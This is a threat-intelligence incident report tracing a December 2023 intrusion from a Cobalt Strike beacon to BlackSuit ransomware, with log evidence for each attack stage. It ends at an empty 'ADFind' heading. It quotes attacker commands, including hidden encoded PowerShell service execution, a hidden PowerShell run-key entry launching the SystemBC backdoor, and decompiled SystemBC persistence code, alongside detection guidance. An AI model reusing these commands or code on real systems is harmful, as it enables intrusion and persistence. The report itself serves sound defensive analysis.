BlackSuit Ransomware

thedfirreport.com/2024/08/26/blacksuit-ransomware/

August 26, 2024

Key Takeaways

- In December 2023, we observed an intrusion that started with the execution of a Cobalt Strike beacon and ended in the deployment of BlackSuit ransomware.
- The threat actor leveraged various tools, including Sharphound, Rubeus, SystemBC, Get-DataInfo.ps1, Cobalt Strike, and ADFind, along with built-in system tools.
- Command and control traffic was proxied through CloudFlare to conceal their Cobalt Strike server.
- Fifteen days after initial access, BlackSuit ransomware was deployed by copying files over SMB to admin shares and executing them through RDP sessions.
- Three rules were added to our private ruleset related to this case.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

The DFIR Report Services

- Private Threat Briefs: Over 20 private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, opendir reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for pricing or a demo!

Table of Contents:

Case Summary

The intrusion began in December 2023, with the initial sign being the execution of an unusually large-sized Cobalt Strike beacon. After the beacon’s execution, there was no immediate follow-up activity. The initial access delivery method for the intrusion remains

unclear, as there was no evidence available. The Cobalt Strike C2 traffic beaconed to IP addresses managed by CloudFlare, which acted as proxy server between the victim network and their team server.

Approximately six hours after the initial execution, the threat actor used Windows utilities, such as systeminfo and nltest to perform enumeration on the system and environment. After, they conducted AS-REP Roasting and Kerberoasting attacks against two of the domain controllers, utilizing Rubeus, which was executed in memory via Cobalt Strike. Following this, the threat actor ran Sharphound in memory through the Cobalt Strike beacon, and saved the output to disk.

Around ten minutes after the initial discovery, the threat actor carried out their first lateral movement. They transferred a Cobalt Strike beacon via SMB and executed it through a service to compromise another workstation. On that workstation, they accessed LSASS to obtain credentials from memory. Throughout the second day of the intrusion, the threat actor deployed multiple Cobalt Strike beacons on workstations and servers and also used RDP for further lateral movement.

The threat actor deployed multiple SystemBC executables on one of the file servers. The second executable, established persistence through a registry run key and opened a new command and control channel. After a busy second day of activity, the intrusion went silent. On the seventh day, the Cobalt Strike command and control domain stopped using CloudFlare and switched to an Amazon AWS IP address, for the remainder of the intrusion.

On the eighth day, the threat actors deployed a new PowerShell Cobalt Strike beacon on a domain controller, this time pointing to a separate command and control server. After two days of inactivity, the intrusion resumed with more Cobalt Strike beacons being distributed, along with several RDP logins. More discovery activity was noticed when Sharphound was executed again. The threat actor attempted multiple times to run ADFind but failed in each instance.

Five days later, the threat actor returned to finalize their objectives. This time, ADFind was executed successfully, followed by the execution of the PowerShell script Get-DataInfo.ps1. The final step was the deployment of the BlackSuit ransomware binary, qwe.exe, which was distributed via SMB to remote systems through the C$ share. The attacker then manually connected to these systems using RDP to execute the ransomware. Upon execution, the ransomware used vssadmin to delete shadow copies before encrypting the hosts. The Time to Ransomware (TTR) was just under 328 hours, spanning 15 calendar days, with files being encrypted and the BlackSuit ransom note left on desktops and folders across the systems.

If you would like to get an email when we publish a new report, please subscribe here. Follow us on LinkedIn for additional insights and notifications!

Analysts

Analysis and reporting completed by @MetallicHack, @yatinwad, and @malforsec.

Initial Access

The earliest sign of the threat actor's presence was the execution of a Cobalt Strike beacon, identified as RtWin64.exe. Despite thorough investigation, the initial access point for the beacon's deployment could not be determined.

event_code	Image
1	C:\Users\ .RtWin64.exe

Execution

Cobalt Strike PsExec

Cobalt Strike served as the primary tool utilized by the threat actor, with a particular focus on its capabilities that mimic Sysinternals PsExec. These features, including psexec and psexec_psh, enable remote process execution across systems. The psexec module functions by uploading a binary to the target system, then creating and launching a Windows service to execute the file.

The eventID 7045 in Windows System logs shows the services created on the system:

A service was installed in the system.

Service Name: 61185c1
Service File Name: \ADMIN$\61185c1.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

ServiceName	ServiceStartType	ServiceFileName
61185c1	demand start	ADMIN$\61185c1.exe
7341ac3	demand start	\ADMIN$\7341ac3.exe
7f02ab2	demand start	.\ADMIN$\7f02ab2.exe
375a65c	demand start	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
1eaecc0	demand start	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommanc
b7bcee8	demand start	\b7bcee8.exe
ff4de72	demand start	\ADMIN$\ff4de72.exe
e225857	demand start	\ADMIN$\e225857.exe

The psexec command spawned a rundll32.exe process.

ServiceName	ServiceStartType	ServiceFileName
61185c1	demand start	61185c1.exe
7341ac3	demand start	\ADMIN$\7341ac3.exe
7f02ab2	demand start	\ADMIN$\7f02ab2.exe
b7bcee8	demand start	\ADMIN$\b7bcee8.exe
ff4de72	demand start	,ADMIN$\ff4de72.exe
e225857	demand start	\ADMIN$\e225857.exe

ParentExe	Exe	ProcessId
61185c1.exe	rundll32.exe	11984
7341ac3.exe	rundll32.exe	10664
7341ac3.exe	rundll32.exe	10664
7f02ab2.exe	rundll32.exe	6124
b7bcee8.exe	rundll32.exe	5700
e225857.exe	rundll32.exe	964

The psexec_psh module doesn't copy a binary to the target, but instead executes a PowerShell one-liner. The pattern it uses is %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand …

ServiceName	ServiceStartType	ServiceFileName
375a65c	demand start	%COMSPEC% /b /c start /b /mir powershell -nop -w hidden -encodedcommand JABzAD0AT
1eaecc0	demand start	%COMSPEC% /b /c start /b /mir powershell -nop -w hidden -encodedcommand JABzAD0AT

Persistence

Registry Run Key

To ensure persistent access to the environment, the threat actor created a run key named "socks5" within the Current User registry hive. The registry key's configuration indicated that PowerShell would be used to launch a SystemBC backdoor named socks32.exe.

Sysmon eventID 13 (*Registry value set*) shows changes to a registry key value:

```
Registry value set:
RuleName: technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder
EventType: SetValue
UtcTime:
ProcessGuid: {6f0f2aa6-fc4e-657a-889d-000000000700}
ProcessId: 5740
Image: C:\[redacted]\socks32.exe
TargetObject: HKU\S-1-5-21-                    \Software\Microsoft\Windows\CurrentVersion\Run\socks5
Details: powershell.exe -windowstyle hidden -Command "& 'C:\[redacted]socks32.exe'"
User:
```

One interesting thing to mention is that the registry value name `socks5` created under the `Run` key is hard coded.

```
.data:004040B1 ValueName       db 'socks5',0           ; DATA XREF: start+8↑o
.data:004040B1                                         ; sub_40134B+4C9↑o
.data:004040B8 ; CHAR SubKey[]
.data:004040B8 SubKey          db 'Software\\Microsoft\\Windows\\CurrentVersion\\Run',0
```

The data is a string (type `REG_SZ`) which starts with `powershell.exe windowstyle -hidden Command` concatenated with the current executable name, which is obtained using `GetModuleFileNameA` with a null `hModule` first parameter.

```
RegCreateKeyExA(hKey, lpSubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);
GetModuleFileNameA(0, Filename, 0x100u);
wsprintfA(powershellCommand, "powershell.exe  windowstyle hidden  Command \"& '%s'\"", Filename);
commandSize = lenght(powershellCommand);
RegSetValueExA(phkResult, lpValueName, 0, dwType, (const BYTE *)powershellCommand, commandSize + 1);
```

Scheduled Task

SystemBC possesses the ability to create scheduled tasks using COM, as demonstrated in the following example. While other reports have noted SystemBC utilizing this feature, it likely wasn't employed in our case, as no evidence of scheduled task creation was observed during our investigation.

```
cpp_quote("DEFINE_GUID(CLSID_CTaskScheduler, 0x148BD52A, 0xA2AB, 0x11CE, 0xB1, 0x1F, 0x00, 0xAA, 0x00, 0x53, 0x05, 0x03);")

.data:0040411F rclsid          dd 148BD52Ah            ; Data1
.data:0040411F                                         ; DATA XREF: sub_402399+4C↑o
.data:00404123                 dw 0A2ABh               ; Data2
.data:00404125                 dw 11CEh                ; Data3
.data:00404127                 db 0B1h, 1Fh, 0, 0AAh, 0, 53h, 5, 3; Data4
.data:0040412F ; IID riid
.data:0040412F riid            dd 148BD527h            ; Data1
.data:0040412F                                         ; DATA XREF: sub_402399+43↑o
.data:00404133                 dw 0A2ABh               ; Data2
.data:00404135                 dw 11CEh                ; Data3
.data:00404137                 db 0B1h, 1Fh, 0, 0AAh, 0, 53h, 5, 3; Data4

cpp_quote("DEFINE_GUID(IID_ITaskScheduler, 0x148BD527L, 0xA2AB, 0x11CE, 0xB1, 0x1F, 0x00, 0xAA, 0x00, 0x53, 0x05, 0x03);")
```

```
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) >= 0 )// Create an ITaskScheduler instance
{
  if ( (*(int (__stdcall **)(LPVOID, char *, void *, void *, int *))(*(_DWORD *)ppv + 0x20))(// ITaskScheduler::NewWorkItem method
         ppv,
         randomTaskName,
         &CLSID_Ctask,
         &IID_ITask,
         &v23) >= 0 )
  {
```

It first uses the function `CoCreateInstance` to create an instance of an `ITaskScheduler` object and then call the method `NewWorkItem` to create a scheduled task.

Privilege Escalation

On a workstation that the threat actor moved laterally to, we observed use of named pipes.

cmdline
C:\Windows\system32\cmd.exe /c echo e6b1e5ac4ae > \\.\pipe\612990

Usually, when observing this behavior from Cobalt Strike, this tends to be usage of the getsystem command to elevate privileges; however, in this case we observed the parent process to not be services.exe and the threat actor was already running as SYSTEM. This activity was seen in correlation to pass-the-hash behavior listed in Lateral Movement. The threat actor changed to the context of a domain administrator and then was observed moving laterally again using Cobalt Strike, so we attribute this activity to pass-the-hash command execution activity rather than getsystem.

Defense Evasion

Modify Registry

The threat actor employed an encoded PowerShell command to modify the registry, enabling Remote Desktop Protocol (RDP) access to a file server.

Setting the registry key “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” DenyTSConnections to 0 will allow terminal server connections to the host.

Process Injection

Given the threat actor’s extensive use of Cobalt Strike beacons, we anticipated the use of process injection as a method of evading detection by hiding within legitimate processes.

Upon analyzing process injections and access patterns from Cobalt Strike-generated processes, we successfully identified the suspicious activity we were searching for.

event_code	SourceImage	SourceProcessId	TargetImage	TargetProcessId	GrantedAccess
8	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\System32\spoolsv.exe	2956	
10	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\System32\spoolsv.exe	2956	0x143A
10	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\System32\svchost.exe	2712	0x143A
8	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\System32\svchost.exe	2712	
10	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\system32\wbem\wmiprvse.exe	6228	0x143A
8	C:\Windows\SysWOW64\rundll32.exe	11984	C:\Windows\System32\wbem\WmiPrvSE.exe	6228	
10	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\system32\mstsc.exe	10688	0x1FFFFF
10	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\system32\mstsc.exe	10688	0x1FFFFF
8	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\System32\mstsc.exe	10688	
8	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\System32\mstsc.exe	10688	
10	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\system32\mstsc.exe	4228	0x1FFFFF
10	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\system32\mstsc.exe	4228	0x1FFFFF
8	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\System32\mstsc.exe	4228	
8	C:\Windows\SysWOW64\rundll32.exe	10664	C:\Windows\System32\mstsc.exe	4228	
10	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\System32\spoolsv.exe	2628	0x143A
8	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\System32\spoolsv.exe	2628	
10	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\system32\mstsc.exe	532	0x1FFFFF
8	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\System32\mstsc.exe	532	
10	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\system32\ctfmon.exe	4224	0x143A
8	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\System32\ctfmon.exe	4224	
10	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\system32\svchost.exe	5060	0x143A
8	C:\Windows\SysWOW64\rundll32.exe	6124	C:\Windows\System32\svchost.exe	5060	
10	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE	10636	C:\Windows\system32\svchost.exe	2196	0x1410
10	C:\Windows\System32\rundll32.exe	5700	C:\Windows\system32\svchost.exe	4164	0x143A
8	C:\Windows\System32\rundll32.exe	5700	C:\Windows\System32\svchost.exe	4164	
10	C:\Windows\System32\rundll32.exe	5700	C:\Windows\system32\runonce.exe	6020	0x1FFFFF
8	C:\Windows\System32\rundll32.exe	5700	C:\Windows\System32\runonce.exe	6020	

These injections can then be confirmed using things like YARA memory scanning:

```
Match Index:  11
Rule:         HKTL_CobaltStrike_Beacon_4_2_Decrypt
Tags:
Author:       Elastic
Description:  Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2
Reference:    https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures
Date:         2021-03-16
Id:           63b71eef-0af5-5765-b957-ccdc9dde053b
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000000001ab0000
PID:          2956
Process Name: spoolsv.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\spoolsv.exe
CommandLine:  C:\Windows\System32\spoolsv.exe
User:         SYSTEM
Created:      [redacted]

Matches:
[]: 1ab0137

[] 1ab0137:
0000000001ab00f0    4e 8b 04 08 b8 4f ec c4  4e 41 f7 e3 41 8b c3 c1   N....O..NA..A...
0000000001ab0100    ea 02 41 ff c3 6b d2 0d  2b c2 8a 4c 18 18 41 30   ..A..k..+..L..A0
0000000001ab0110    0c 38 48 8b 43 10 41 8b  fb 4a 3b 7c 08 08 72 cc   .8H.C.A..J;|..r.
0000000001ab0120    48 8b 43 10 41 ff c2 45  8b ca 49 c1 e1 04 49 03   H.C.A..E..I...I.
0000000001ab0130    c1 48 83 38 00 75 aa 4c  8b 53 08 45 8b 0a 45 8b   .H.8.u.L.S.E..E.
0000000001ab0140    5a 04 4d 8d 52 08 45 85  c9 75 05 45 85 db 74 33   Z.M.R.E..u.E..t3
0000000001ab0150    45 3b cb 73 e6 49 8b f9  4c 8b 03 b8 4f ec c4 4e   E;.s.I..L...O..N
0000000001ab0160    41 f7 e1 41 8b c1 c1 ea  02 41 ff c1 6b d2 0d 2b   A..A.....A..k..+
```

```
Match Index:  13
Rule:         HKTL_CobaltStrike_Beacon_4_2_Decrypt
Tags:
Author:       Elastic
Description:  Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2
Reference:    https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures
Date:         2021-03-16
Id:           63b71eef-0af5-5765-b957-ccdc9dde053b
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x000001f712bd0000
PID:          6228
Process Name: WmiPrvSE.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\wbem\WmiPrvSE.exe
CommandLine:  C:\Windows\system32\wbem\wmiprvse.exe
User:         SYSTEM
Created:      [redacted]

Matches:
[]: 1f712bd0137

[] 1f712bd0137:
000001f712bd00f0    4e 8b 04 08 b8 4f ec c4  4e 41 f7 e3 41 8b c3 c1   N....O..NA..A...
000001f712bd0100    ea 02 41 ff c3 6b d2 0d  2b c2 8a 4c 18 18 41 30   ..A..k..+..L..A0
000001f712bd0110    0c 38 48 8b 43 10 41 8b  fb 4a 3b 7c 08 08 72 cc   .8H.C.A..J;|..r.
000001f712bd0120    48 8b 43 10 41 ff c2 45  8b ca 49 c1 e1 04 49 03   H.C.A..E..I...I.
000001f712bd0130    c1 48 83 38 00 75 aa 4c  8b 53 08 45 8b 0a 45 8b   .H.8.u.L.S.E..E.
000001f712bd0140    5a 04 4d 8d 52 08 45 85  c9 75 05 45 85 db 74 33   Z.M.R.E..u.E..t3
000001f712bd0150    45 3b cb 73 e6 49 8b f9  4c 8b 03 b8 4f ec c4 4e   E;.s.I..L...O..N
000001f712bd0160    41 f7 e1 41 8b c1 c1 ea  02 41 ff c1 6b d2 0d 2b   A..A.....A..k..+
```

Credential Access

The threat actor undertook multiple actions to obtain valid credentials, primarily leveraging Rubeus as the key tool. During our investigation, we discovered that Rubeus had been loaded into mstsc.exe—a process previously injected by Cobalt Strike—functioning as a CLR module.

InitiatingProcessCommandLine	InitiatingProcessFileName	InitiatingProcessId	InitiatingProcessParentFileName	InitiatingProcessParentId	InitiatingProcessFolderPath	AdditionalFields
mstsc.exe	mstsc.exe	11040	RtWin64.exe	12348	C:\Windows\System3	\mstsc.exe {"Description":"mstsc.exe loaded CLR module Rubeus"}
mstsc.exe	mstsc.exe	11040	RtWin64.exe	12348	c:\windows\system32	mstsc.exe {"ModuleILPathOrName":"Rubeus","ModuleFlags":8,"ModuleId":140730950304072,"AssemblyId":2086296211696,"ClrInstanceId":31}
mstsc.exe	mstsc.exe	12624	RtWin64.exe	12348	c:\windows\system32	mstsc.exe {"ModuleILPathOrName":"Rubeus","ModuleFlags":8,"ModuleId":140730950304072,"AssemblyId":1910791131488,"ClrInstanceId":31}
mstsc.exe	mstsc.exe	12624	RtWin64.exe	12348	C:\Windows\System3	\mstsc.exe {"Description":"mstsc.exe loaded CLR module Rubeus"}

AS-REP roasting

AS-REP roasting was the first credential access activity performed by the threat actor. This was done with Rubeus on the beachhead host targeting a domain controller.

Rubeus writing the result of AS-REP roasting output to a file:

event_code	Image	TargetFilename
11	C:\Windows\system32\mstsc.exe	C:\Users\Public\APPDATA_asp.txt

Indications of AS-REP roasting can be found by looking for windows eventID 4768 on the target domain controller. The request is for Authentication tickets(TGT) with “Pre-Authentication Type” set to 0, meaning no password is required.

A Kerberos authentication ticket (TGT) was requested.

Account Information:
- Account Name:
- Supplied Realm Name:
- User ID:

Service Information:
- Service Name: krbtgt
- Service ID:

Network Information:
- Client Address:
- Client Port: 59061

Additional Information:
- Ticket Options: 0x40800010
- Result Code: 0x0
- Ticket Encryption Type: 0x17
- Pre-Authentication Type: 0

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

A lot of Kerberos Authentication Tickets were requested during AS-REP Roasting:

event_code	ServiceName	TicketEncryptionType	TicketOptions	PreAuthenticationType
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0
4768	krbtgt	0x17	0x40800010	0

Kerberoasting

The threat actor used Rubeus to conduct a Kerberoasting attack. During this period of time, we observed numerous Kerberos ticket requests, specifically using encryption type 0x17, which corresponds to RC4 encryption. These RC4 encryption requests coincided with the execution of Rubeus and targeted multiple accounts across the domain

Rubeus executed in memory by Cobalt Strike creating kerberoast output:

event_code	Image	TargetFilename
11	C:\Windows\system32\mstsc.exe	C:\Users\Public\APPDATA_krb.txt

EventID 4769 on a domain controller showing request for tickets with weak encryption:

LSASS memory access

The threat actor accessed LSASS memory on a workstation with a specific access request of 0x1010, where 0x0010 is necessary to read memory using ReadProcessMemory. This request originated from a process that had been injected with Cobalt Strike.

Sysmon eventID 10 shows mstsc.exe accessing lsass with the access mask 0x1010

srcimage	SourceProcessId	targetimage	GrantedAccess
C:\Windows\system32\mstsc.exe	4228	C:\Windows\system32\lsass.exe	0x1010

Discovery

Discovery plays a critical role for the threat actor in assessing the environment they have infiltrated. Throughout the intrusion, the attacker conducted discovery activities across multiple systems, gathering valuable intelligence on the network and its assets.

Hands On Keyboard

Discovery began on the beachhead host approximately six hours after initial access. The first command executed was “systeminfo,” aimed at gathering details about the local system. Shortly after, the command “nltest /dclist” was issued to identify the domain controllers within the environment.

Sysmon eventID 1 shows evidence of running the commands:

event_code	CommandLine	Image	OriginalFileName	ParentCommandLine	ParentImage
1	C:\Windows\system32\cmd.exe /C systeminfo	C:\Windows\System32\cmd.exe	Cmd.Exe	"C:\Users \RtWin64.exe"	C:\Users RtWin64.exe
1	C:\Windows\system32\cmd.exe /C nltest /dclist:	C:\Windows\System32\cmd.exe	Cmd.Exe	"C:\Users \RtWin64.exe"	C:\Users RtWin64.exe

Sharphound

Once the threat actor identified the domain controllers, they wasted no time and promptly loaded Sharphound into memory via Cobalt Strike. This allowed them to conduct further discovery activities within the environment, expanding their reconnaissance efforts.

We have some proof showing mstsc.exe loading Sharphound as a CLR(Common Language Runtime) module. mstsc.exe is the child process of Cobalt Strike beacon RtWin64.exe. The below screenshot taken from the EDR telemetry depicts that:

InitiatingProcessCommandLine	InitiatingProcessFileName	InitiatingProcessId	InitiatingProcessParentFileName	InitiatingProcessParentId	InitiatingProcessFolderPath	AdditionalFields
mstsc.exe	mstsc.exe	9084	RtWin64.exe	12348	C:\Windows\System32\mstsc.exe	{"Description":"mstsc.exe loaded CLR module SharpHound"}
mstsc.exe	mstsc.exe	9084	RtWin64.exe	12348	c:\windows\system32\mstsc.exe	{"ModuleILPathOrName":"SharpHound","ModuleFlags":8,"ModuleId":140730950173000,"AssemblyId":2298149055088,"ClrInstanceId":31}
mstsc.exe	mstsc.exe	9084	RtWin64.exe	12348	C:\Windows\System32\mstsc.exe	{"Description":"mstsc.exe loaded CLR module SharpHound"}

Output from Sharphound was stored in “C:\Windows\Temp\Dogi\”. The recurring use of this directory aligns with behaviors documented in a different report, BazarCall to Conti Ransomware chain. This suggests a potential operational signature or TTP (Tactics, Techniques, and Procedures) common to this threat actor group or its operators. Based on the output files created, `it looks like it was run in default mode as described below.

Sysmon eventID 11 showing the files created:

event_code	Image	TargetFilename
11	C:\Users\ RtWin64.exe	C:\Windows\Temp\Dogi
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _containers.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _gpos.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _groups.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _users.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _computers.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _ous.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _domains.json
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\202 _BloodHound.zip
11	C:\Windows\system32\mstsc.exe	C:\Windows\Temp\Dogi\MDAwZGNjMjYtNmJlNi00MTJiLThjZDAtZTQ0MzY5Njc4MTY3.bin

Sharphound appeared to be running in its default mode, which involves enumerating local group memberships by querying the Windows Security Accounts Manager (SAM) database remotely through the samr pipe on the target host. This pipe is exposed via the IPC$ share, and corresponding activity can be detected by monitoring Windows security events with event ID 5145. A similar approach is used to discover logged-on users; however, in this case, Sharphound communicates with the srvsvc pipe, utilizing the Server Service Remote Protocol.

Windows eventlog eventID 5145 showing Sharphound enumeration activity:

event_code	ShareName	RelativeTargetName	SourceAddress	SourcePort
5145	*\IPC$	srvsvc		59271
5145	*\IPC$	samr		59271

When Sharphound enumerates the Active Directory through LDAP searches, it performs an excess amount of queries.

Example of Sharphound LDAP searches:

```
"(|(samaccounttype=268435456)(samaccounttype=268435457)(samaccounttype=536870912)
(samaccounttype=536870913))", "(BuildString("(primarygroupid=*)"
```

Sharphound executed in memory by Cobalt Strike, performing LDAP queries:

ActionType	InitiatingProcessCommandLine	InitiatingProcessId	InitiatingProcessFileName	InitiatingProcessParentFileName	InitiatingProcessParentId
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348
LdapSearch	mstsc.exe	9084	mstsc.exe	RtWin64.exe	12348

```
{
  "AttributeList": [
    "objectsid",
    "objectguid"
  ],
  "DistinguishedName": "CN=Meetings,CN=System,DC=[redacted],DC=[redacted]
  "ScopeOfSearch": "OneLevel",
  "SearchFilter": "(|(samaccounttype=805306369)(samaccounttype=805306368)(|(samaccounttype=268435456)(samaccounttype=268435457)(samaccounttype=536870912)(samaccounttype=536870913))
(objectcategory=organizationalUnit)(objectClass=container))"
}
```

Sharphound was initially executed on the beachhead host. Later in the intrusion, the threat actor ran Sharphound two more times, this time on a domain controller. The output from the first run was saved to “C:\Windows\System32\”, while the second run’s results were directed

to “C:\Perflogs\”.

Again Sysmon eventID 11 caught the files created by Sharphound:

event_code	Image	TargetFilename
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_containers.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_gpos.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_users.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_groups.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_ous.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_domains.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_computers.json
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\2 I9_BloodHound.zip
11	C:\Windows\system32\SharpHound.exe	C:\Windows\System32\MWRjOTFjODEtYzhmZS00ZDM5LWEwODktODBhZDZkZjgxNGQw.bin

event_code	Image	TargetFilename
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_containers.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_gpos.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_users.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_groups.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_ous.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_computers.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_domains.json
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\2 8_BloodHound.zip
11	C:\Windows\system32\runonce.exe	C:\PerfLogs\MWRjOTFjODEtYzhmZS00ZDM5LWEwODktODBhZDZkZjgxNGQw.bin

Windows Security eventID 4799 shows Sharphound performing discovery on local security-enabled groups:

event_code	ProcessName	ProcessId	GroupName	GroupDomain
4799	C:\Windows\System32\SharpHound.exe	0x13cc	Administrators	Builtin
4799	C:\Windows\System32\SharpHound.exe	0x13cc	Distributed COM Users	Builtin
4799	C:\Windows\System32\SharpHound.exe	0x13cc	Remote Management Users	Builtin
4799	C:\Windows\System32\SharpHound.exe	0x13cc	Remote Desktop Users	Builtin

More information on how Sharphound functions can be found here:

https://blog.compass-security.com/2022/05/bloodhound-inner-workings-part-1

https://blog.compass-security.com/2022/05/bloodhound-inner-workings-part-2

More ways to detect LDAP queries generally in this great article here:

https://falconforce.nl/falconfriday-detecting-active-directory-data-collection-0xff21

ADFind

